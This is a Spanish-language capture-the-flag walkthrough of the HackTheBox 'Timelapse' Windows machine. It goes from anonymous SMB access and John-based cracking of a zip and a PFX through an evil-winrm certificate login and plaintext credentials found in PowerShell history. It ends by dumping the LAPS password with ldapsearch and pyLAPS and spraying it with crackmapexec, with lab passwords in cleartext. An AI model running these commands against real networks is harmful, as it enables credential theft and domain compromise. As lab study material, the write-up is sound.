Timelapse

##Timelapse - easy##################################
describe
Timelapse is an Easy Windows machine, which involves accessing a publicly accessible SMB share that contains a zip file. This zip file requires a password which can be cracked by using John. Extracting the zip file outputs a password encrypted PFX file, which can be cracked with John as well, by converting the PFX file to a hash format readable by John. From the PFX file an SSL certificate and a private key can be extracted, which is used to login to the system over WinRM. After authentication we discover a PowerShell history file containing login credentials for the `svc_deploy` user. User enumeration shows that `svc_deploy` is part of a group named `LAPS_Readers`. The `LAPS_Readers` group has the ability to manage passwords in LAPS and any user in this group can read the local passwords for machines in the domain. By abusing this trust we retrieve the password for the Administrator and gain a WinRM session.

Escaneo:

```
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-06 21:08 -05
Nmap scan report for 10.10.11.152 (10.10.11.152)
Host is up (0.072s latency).
Not shown: 989 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-09-07 10:08:54Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: timelapse.htb0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: timelapse.htb0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 7h59m57s
| smb2-security-mode:
|   311:
|_    Message signing enabled and required
| smb2-time:
|   date: 2023-09-07T10:09:02
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 67.80 seconds
```

reescanenado

```
nmap -Pn -p- -sCV 10.10.11.152 -
T4
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-06 22:21
-05
Nmap scan report for timelapse.htb
(10.10.11.152)
Host is up (0.072s latency).
Not shown: 65517 filtered tcp ports (no-
response)
PORT      STATE SERVICE
VERSION
53/tcp    open  domain        Simple DNS
Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-09-07
11:23:06Z)
135/tcp   open  msrpc         Microsoft Windows
RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-
ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: timelapse.htb0., Site: Default-
First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: timelapse.htb0., Site: Default-
First-Site-Name)
3269/tcp  open  tcpwrapped
5986/tcp  open  ssl/http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| ssl-cert: Subject: commonName=dc01.timelapse.htb
| Not valid before: 2021-10-25T14:05:29
|_Not valid after:  2022-10-25T14:25:29
|_http-server-header: Microsoft-HTTPAPI/2.0
|_ssl-date: 2023-09-07T11:24:36+00:00; +7h59m59s from scanner time.
| tls-alpn:
|_  http/1.1
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc         Microsoft Windows RPC
49696/tcp open  msrpc         Microsoft Windows RPC
59053/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
5986/tcp  open  ssl/http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| ssl-cert: Subject: commonName=dc01.timelapse.htb
| Not valid before: 2021-10-25T14:05:29
|_Not valid after:  2022-10-25T14:25:29
|_http-server-header: Microsoft-HTTPAPI/2.0
|_ssl-date: 2023-09-07T11:24:36+00:00; +7h59m59s from scanner time.
| tls-alpn:
|_  http/1.1
|_http-title: Not Found
```

add to /etc/hosts
timelapse.htb

```
└─$ crackmapexec smb 10.10.11.152
SMB         10.10.11.152    445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:timelapse.htb) (signing:True) (SMBv1:False)
21 smbclient \\\\10.129.178.26\\recursocompartido  //nos permite conectarnos a un recurso compartido sin tener contrasena.
22 rpcclient -U "" -N 10.10.10.161 //nos dejal loguer por medio de null session por rpc
23 rpcclient -U 'ldap%pvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' 10.10.11.174 //login con user ldap y password separado del %
(kali㉿kali)-[~/machineshtb/Timelapse]
└─$
```

smbclient -L 10.10.11.152 -N

```
└─$ smbclient -L 10.10.11.152 -N

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Shares          Disk
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.11.152 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

probamos directorios
smbclient \\\\10.10.11.152\\NETLOGON
no found
smbclient \\\\10.10.11.152\\Shares

```
└─$ smbclient \\\\10.10.11.152\\Shares
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Mon Oct 25 10:39:15 2021
  ..                                  D        0  Mon Oct 25 10:39:15 2021
  Dev                                 D        0  Mon Oct 25 14:40:06 2021
  HelpDesk                            D        0  Mon Oct 25 10:48:42 2021

                6367231 blocks of size 4096. 1286447 blocks available
smb: \> cd dev
smb: \dev\> dir
  .                                   D        0  Mon Oct 25 14:40:06 2021
  ..                                  D        0  Mon Oct 25 14:40:06 2021
  winrm_backup.zip                    A     2611  Mon Oct 25 10:46:42 2021

                6367231 blocks of size 4096. 1286415 blocks available
smb: \dev\> get winrm_backup.zip
getting file \dev\winrm_backup.zip of size 2611 as winrm_backup.zip (8.7 KiloBytes/sec) (average 8.7 KiloBytes/sec
```

```
smb: \HelpDesk\> dir
  .                                   D        0  Mon Oct 25 10:48:42 2021
  ..                                  D        0  Mon Oct 25 10:48:42 2021
  LAPS.x64.msi                        A  1118208  Mon Oct 25 09:57:50 2021
  LAPS_Datasheet.docx                 A   104422  Mon Oct 25 09:57:46 2021
  LAPS_OperationsGuide.docx           A   641378  Mon Oct 25 09:57:40 2021
  LAPS_TechnicalSpecification.docx    A    72683  Mon Oct 25 09:57:44 2021

                6367231 blocks of size 4096. 1286320 blocks available
```

validando los docx

Local Administrator Password Management Datasheet

Published: June 2015

Last Updated: June 2018

Author:

Jiri Formacek, Microsoft

Abstract: This document gives a brief overview of Local Administrator Password Solution (LAPS)

Abstract: This document summarizes fundamental Operational procedures for Local Administrator Password Solution (LAPS)

Local Administrator Password Management Detailed Technical Specification

Published: June 2015

Authors:

Tom Ausburne, Microsoft

Jiri Formacek, Microsoft

2.1 Modifying the Schema


The Active Directory Schema needs to be extended by two new attributes that store the password of the managed local Administrator account for each computer and the timestamp of password expiration. Both attributes are added to the `may-contain` attribute set of the `computer` class.

ms-Mcs-AdmPwd – Stores the password in clear text

ms-Mcs-AdmPwdExpirationTime – Stores the time to reset the password

You can also get the password using PowerShell.

Get-AdmPwdPassword -ComputerName <computername>



Local Administrator Password Management Detailed Technical Specification

Published: June 2015

Authors: Jiri Formacek, Microsoft Services

el archivo .zip no pide password por lo cual debemos desencriptar con algun diccionario, sin embargo john no lee .zip para eso utilizaremos la herramienta zip2john que convierte un archivo encriptado en un formato hash para que luego con john descifremos ese hash

zip2john files/winrm_backup.zip > hashwinrm.txt

```
└─$ zip2john files/winrm_backup.zip > hashwinrm.txt
ver 2.0 efh 5455 efh 7875 winrm_backup.zip/legacyy_dev_auth.pfx PKZIP Encr: TS_chk, cmplen=2405, decmplen=2555, crc=12EC5683 ts=72AA cs=72aa type=8
┌──(kali㉿kali)-[~/machineshtb/Timelapse]
└─$
```

ahora usamos john
john --wordlist=/usr/share/wordlists/rockyou.txt hashwinrm.txt


```
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hashwinrm.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
supremelegacy    (winrm_backup.zip/legacyy_dev_auth.pfx)
1g 0:00:00:00 DONE (2023-09-06 21:52) 2.564g/s 8906Kp/s 8906Kc/s 8906KC/s surkerior..superkebab
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
┌──(kali㉿kali)-[~/machineshtb/Timelapse]
```

pass:supremelegacy
unzipeamos
unzip files/winrm_backup.zip

```
└─$ unzip files/winrm_backup.zip
Archive:  files/winrm_backup.zip
[files/winrm_backup.zip] legacyy_dev_auth.pfx password:
  inflating: legacyy_dev_auth.pfx
```


```
┌──(kali㉿kali)-[~/machineshtb/Timelapse/files]
└─$ ls
legacyy_dev_auth.pfx  winrm_backup.zip

┌──(kali㉿kali)-[~/machineshtb/Timelapse/files]
└─$
```

al abrir nos pide un pass



con john podemos descrifrar el password tenemos que hacer lo mismo que realizamos con el zip2john pero ahora es con pfx2john

pfx2john legacyy_dev_auth.pfx > hashlegacy.txt
john --wordlist=/usr/share/wordlists/rockyou.txt hashlegacy.txt



pass: thuglegacy
al desbloquer nos muestra el algoritmo de cifrado que utiliza esto es como una especie de certificado.

legacyy_dev_auth.pfx

te-4a534157-c8f1-4724-8db6-ed12f25c2a9b

Private RSA Key
Strength: 2048 bits

Details

Algorithm: RSA
Size: 2048

Fingerprints

```
SHA1:    BD 2F 72 2D 5F B3 43 B6 8C 18 61 B4 C9 FA 8C 13 16 7D 16 3D
SHA256:  1C 67 7F 1E F0 75 6C 4F E3 8B ED 8E C9 10 F7 4B A7 C1 93 21 18 13 C1
         D5 E0 BA 80 94 59 95 E8 CE
```

##Explotación##############################
Al parecer podemos tener una shell con evil-winr y autenticarnos con un certificado segun esto :

.. / Evil-Winrm-PKINIT

Star 1,154 NIGHTMODE

Exploitation | PFX | WMI | Windows

Evil-WinRM uses the Windows Management Instrumentation (WMI) to give you an interactive shell on the Windows host. Winrm Supports PKINIT, meaning if you have a computers PFX file, you can authenticate and get a shell. Note that the command requires a public and a private key in PEM format, that can be extracted by converting the PFX to PEM format. Take a look at the references for more info on that. Password protected PFX files can be cracked with JohnTheRipper.

Command Reference:

```
Target IP: 10.10.10.1
PFX File: cert.pfx
Domain: EVILCORP
```

Command:

```
evil-winrm -i 10.10.10.1 -c pub.pem -k priv.pem -S -r EVILCORP
```

https://wadcoms.github.io/wadcoms/Evil-Winrm-PKINIT/
sin embargo nuestro formato es pfx por lo tanto habra que convertirlo segun esto:

Instructions

Note: First you will need a linux based operating system that supports openssl command to run the following commands.

1. Extract the key-pair
   #openssl pkcs12 -in sample.pfx -nocerts -nodes -out sample.key
2. Get the Private Key from the key-pair
   #openssl rsa -in sample.key -out sample_private.key
3. Get the Public Key from key pair
   #openssl rsa -in sample.key -pubout -out sample_public.key

https://support.citrix.com/article/CTX229158/how-to-extract-the-private-and-public-key-from-pfx-file

4) conectarnos con evilwinrm


For Linux

Reference ⇒ Link


```
openssl pkcs12 -in 0xEr3bus.pfx -nocerts -out private.pem
openssl pkcs12 -in 0xEr3bus.pfx -clcerts -nokeys -out cert.crt
openssl rsa -in private.pem -out private2.pem
evil-winrm -i 10.xx.xx.xx -u <UserName> -k $PWD/private2.pem -c $PWD/cert.cr
```

https://notes.shashwatshah.me/windows/active-directory/winrm-using-certificate-pfx

• Extraer la llave privada y el certificado:
openssl pkcs12 -in legacyy_dev_auth.pfx -nocerts -nodes -out private.pem
ingresamos el pass thuglegacy



sacamos el el .cert e igresamos de nuevo el pass thuglegacy
openssl pkcs12 -in legacyy_dev_auth.pfx -clcerts -nokeys -out cert.crt



crear la llave privada
openssl rsa -in private.pem -out private2.pem

```
┌──$ openssl rsa -in private.pem -out private2.pem
writing RSA key
┌──(kali㉿kali)-[~/machineshtb/Timelapse/files]
└─$
```

• Conectarnos con winrm aca recordemos que el puerto no el por defecto 5985 si no que es el 5896

evil-winrm -i 10.10.11.152 -c cert.crt -k private2.pem -S -r timelapse.htb -P 5986

```
┌──(kali㉿kali)-[~/machineshtb/Timelapse/files]
└─$ evil-winrm -i 10.10.11.152  -c cert.crt -k private2.pem -S -r timelapse.htb -P 5986

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Warning: SSL enabled

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\legacyy\Documents> hostname
dc01
*Evil-WinRM* PS C:\Users\legacyy\Documents>
```

##Privilegios
##############################

Segun parece podemos ver el historial de cambios en windows como el linux con el archivo .bash_history
este parece llamarse Consolehost_history
https://0xdf.gitlab.io/2018/11/08/powershell-history-file.html

$env:APPDATA\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
cd $env:APPDATA\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.tx

```
*Evil-WinRM* PS C:\Users\legacyy\Desktop> cd $env:APPDATA\Microsoft\Windows\PowerShell\PSReadLine
*Evil-WinRM* PS C:\Users\legacyy\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine> dir

    Directory: C:\Users\legacyy\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         3/3/2022   11:46 PM            434 ConsoleHost_history.txt


*Evil-WinRM* PS C:\Users\legacyy\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine>
```

se ecuentra información relevante como un posible user y un pass

```
*Evil-WinRM* PS C:\Users\legacyy\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine> type ConsoleHost_history.txt
whoami
ipconfig /all
netstat -ano | select-string LIST
$so = New-PSSessionOption -SkipCACheck -SkipCNCheck -SkipRevocationCheck
$p = ConvertTo-SecureString 'E3R$Q62^12p7PLlC%KWaxuaV' -AsPlainText -Force
$c = New-Object System.Management.Automation.PSCredential ('svc_deploy', $p)
invoke-command -computername localhost -credential $c -port 5986 -usessl -
SessionOption $so -scriptblock {whoami}
get-aduser -filter * -properties *
exit
*Evil-WinRM* PS C:\Users\legacyy\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine>
```

user:svc_deploy
pass: E3R$Q62^12p7PLlC%KWaxuaV

validando el usuario con net user

```
*Evil-WinRM* PS C:\Users\legacyy\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine> net user

User accounts for \\

-------------------------------------------------------------------------------
Administrator            babywyrm                 Guest
krbtgt                   legacyy                  payl0ad
sinfulz                  svc_deploy               thecybergeek
TRX
The command completed with one or more errors.

*Evil-WinRM* PS C:\Users\legacyy\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine>
```

sacando información del usuario

net user svc_deploy
su grupo es LAPS_Readers

```
*Evil-WinRM* PS C:\Users\legacyy\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine> net user svc_deploy
User name                    svc_deploy
Full Name                    svc_deploy
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            10/25/2021 12:12:37 PM
Password expires             Never
Password changeable          10/26/2021 12:12:37 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   10/25/2021 12:25:53 PM

Logon hours allowed          All

Local Group Memberships      *Remote Management Use
Global Group memberships     *LAPS_Readers         *Domain Users
The command completed successfully.

*Evil-WinRM* PS C:\Users\legacyy\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine>
```

LAPS: Local Administration Password Solution / solucion de contraseñas de administrador local
LAPS) de Microsoft permite administrar las contraseñas de cuentas de administrador local para equipos unidos a un dominio

validando un poco nos dice que el atributo **ms-mcs-AdmPwd** permite almacenar los passwor en texto claro
ms-mcs-AdmPwd – Its confidential computer attribute that stores the clear-text LAPS password.

Investigando parece que podemos usar esto para ver el passwor de admin

descargamos powerview
wget https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1
subimos en victima
upload /home/kali/machineshtb/Timelapse/PowerView.ps1

```
*Evil-WinRM* PS C:\Users\Legacyy\Documents> upload /home/kali/machineshtb/Timelapse/PowerView.ps1
Info: Uploading /home/kali/machineshtb/Timelapse/PowerView.ps1 to C:\Users\Legacyy\Documents\PowerView.ps1
Data: 1027036 bytes of 1027036 bytes copied
Info: Upload successful!

*Evil-WinRM* PS C:\Users\Legacyy\Documents> dir

    Directory: C:\Users\Legacyy\Documents

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         9/9/2023   10:59 PM         750107 PowerView.ps1

*Evil-WinRM* PS C:\Users\Legacyy\Documents>
```

sin embargo al ejecutar no nos deja el antivirus

```
*Evil-WinRM* PS C:\Users\Legacyy\Documents> import-module .\PowerView.ps1
At C:\Users\Legacyy\Documents\PowerView.ps1:1 char:1
+ #requires -version 2
+ ~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
At C:\Users\Legacyy\Documents\PowerView.ps1:1 char:1
+ #requires -version 2
+ ~~~~~~~~~~~~~~~~~~~~
```

Intenten con lasp tookit pero tampoco me dejo
wget https://raw.githubusercontent.com/leoloobeek/LAPSToolkit/master/LAPSToolkit.ps1

```
*Evil-WinRM* PS C:\Users\Legacyy\Documents> import-module .\LAPSToolkit.ps1
At C:\Users\Legacyy\Documents\LAPSToolkit.ps1:1 char:1
+ #requires -version 2
+ ~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
At C:\Users\Legacyy\Documents\LAPSToolkit.ps1:1 char:1
+ #requires -version 2
+ ~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
*Evil-WinRM* PS C:\Users\Legacyy\Documents>
```

Buscando en internet encontre 2 formas una con un script de python y otra con ldapsearch

FORMA 1 LDAPSEARCH LAPS PASSWORD

ldapsearch -x -H ldap://10.10.11.152 -D 'svc_deploy@timelapse.htb' -w 'E3R$Q62^12p7PLlC%KWaxuaV' -b "DC=timelapse,DC=htb" "(&(objectCategory=computer)(ms-MCS-AdmPwd=*))" 'ms-MCS-AdmPwd'

```
┌──(kali㉿kali)-[~/machineshtb/Timelapse]
└─$ ldapsearch -x -H ldap://10.10.11.152 -D 'svc_deploy@timelapse.htb' -w 'E3R$Q62^12p7PLlC%KWaxuaV' -b "DC=timelapse,DC=htb" "(&(objectCategory=computer)(ms-MCS-Ad
d=*))" 'ms-MCS-AdmPwd'
# extended LDIF
#
# LDAPv3
# base <DC=timelapse,DC=htb> with scope subtree
# filter: (&(objectCategory=computer)(ms-MCS-AdmPwd=*))
# requesting: ms-MCS-AdmPwd
#

# DC01, Domain Controllers, timelapse.htb
dn: CN=DC01,OU=Domain Controllers,DC=timelapse,DC=htb
ms-Mcs-AdmPwd: l4h(45MY-[7Ch38}7S15C$c

# search reference
ref: ldap://ForestDnsZones.timelapse.htb/DC=ForestDnsZones,DC=timelapse,DC=htb

# search reference
ref: ldap://DomainDnsZones.timelapse.htb/DC=DomainDnsZones,DC=timelapse,DC=htb

# search reference
ref: ldap://timelapse.htb/CN=Configuration,DC=timelapse,DC=htb

# search result
search: 2
result: 0 Success

# numResponses: 5
# numEntries: 1
```

FORMA 2 SCRIP PYLAPS

con pylaps https://raw.githubusercontent.com/p0dalirius/pyLAPS/main/pyLAPS.py

```
┌──(kali㉿kali)-[~/machineshtb/Timelapse]
└─$ wget https://raw.githubusercontent.com/p0dalirius/pyLAPS/main/pyLAPS.py
```

python3 pyLAPS.py --action get -u 'svc_deploy' -d 'timelapse.htb' -p 'E3R$Q62^12p7PLlC%KWaxuaV' --dc-ip 10.10.11.152

```
┌──(kali㉿kali)-[~/machineshtb/Timelapse]
└─$ python3 pyLAPS.py --action get -u 'svc_deploy' -d 'timelapse.htb' -p 'E3R$Q62^12p7PLlC%KWaxuaV' --dc-ip 10.10.11.152
                                      v1.2
                                   @podalirius_

[+] Extracting LAPS passwords of all computers ...
  | DC01$                 : l4h(45MY-[7Ch38}7S15C$c.

┌──(kali㉿kali)-[~/machineshtb/Timelapse]
```

en ambos me tira este pass:
l4h(45MY-[7Ch38}7S15C$c
sin embargo este pass parece de legacy hacemos un diccionario de usuarios que ya encontramos

```
┌──(kali㉿kali)-[~/machineshtb/Timelapse]
└─$ cat allusers.txt
babywyrm
Guest
Administrator
krbtgt
legacyy
payl0ad
sinfulz
svc_deploy
thecybergeek
TRX

┌──(kali㉿kali)-[~/machineshtb/Timelapse]
└─$
```

y luego con crackmapexec y smb con el flag continue on succes identificamos que legacy es su dueño
crackmapexec smb 10.10.11.152 -u allusers.txt -p 'l4h(45MY-[7Ch38}7S15C$c' --continue-on-success

```
┌──(kali㉿kali)-[~/machineshtb/Timelapse]
└─$ crackmapexec smb 10.10.11.152 -u allusers.txt -p 'l4h(45MY-[7Ch38}7S15C$c'  --continue-on-success
SMB         10.10.11.152    445    DC01     [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:timelapse.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.152    445    DC01     [-] timelapse.htb\babywyrm:l4h(45MY-[7Ch38}7S15C$c STATUS_LOGON_FAILURE
SMB         10.10.11.152    445    DC01     [-] timelapse.htb\Guest:l4h(45MY-[7Ch38}7S15C$c STATUS_LOGON_FAILURE
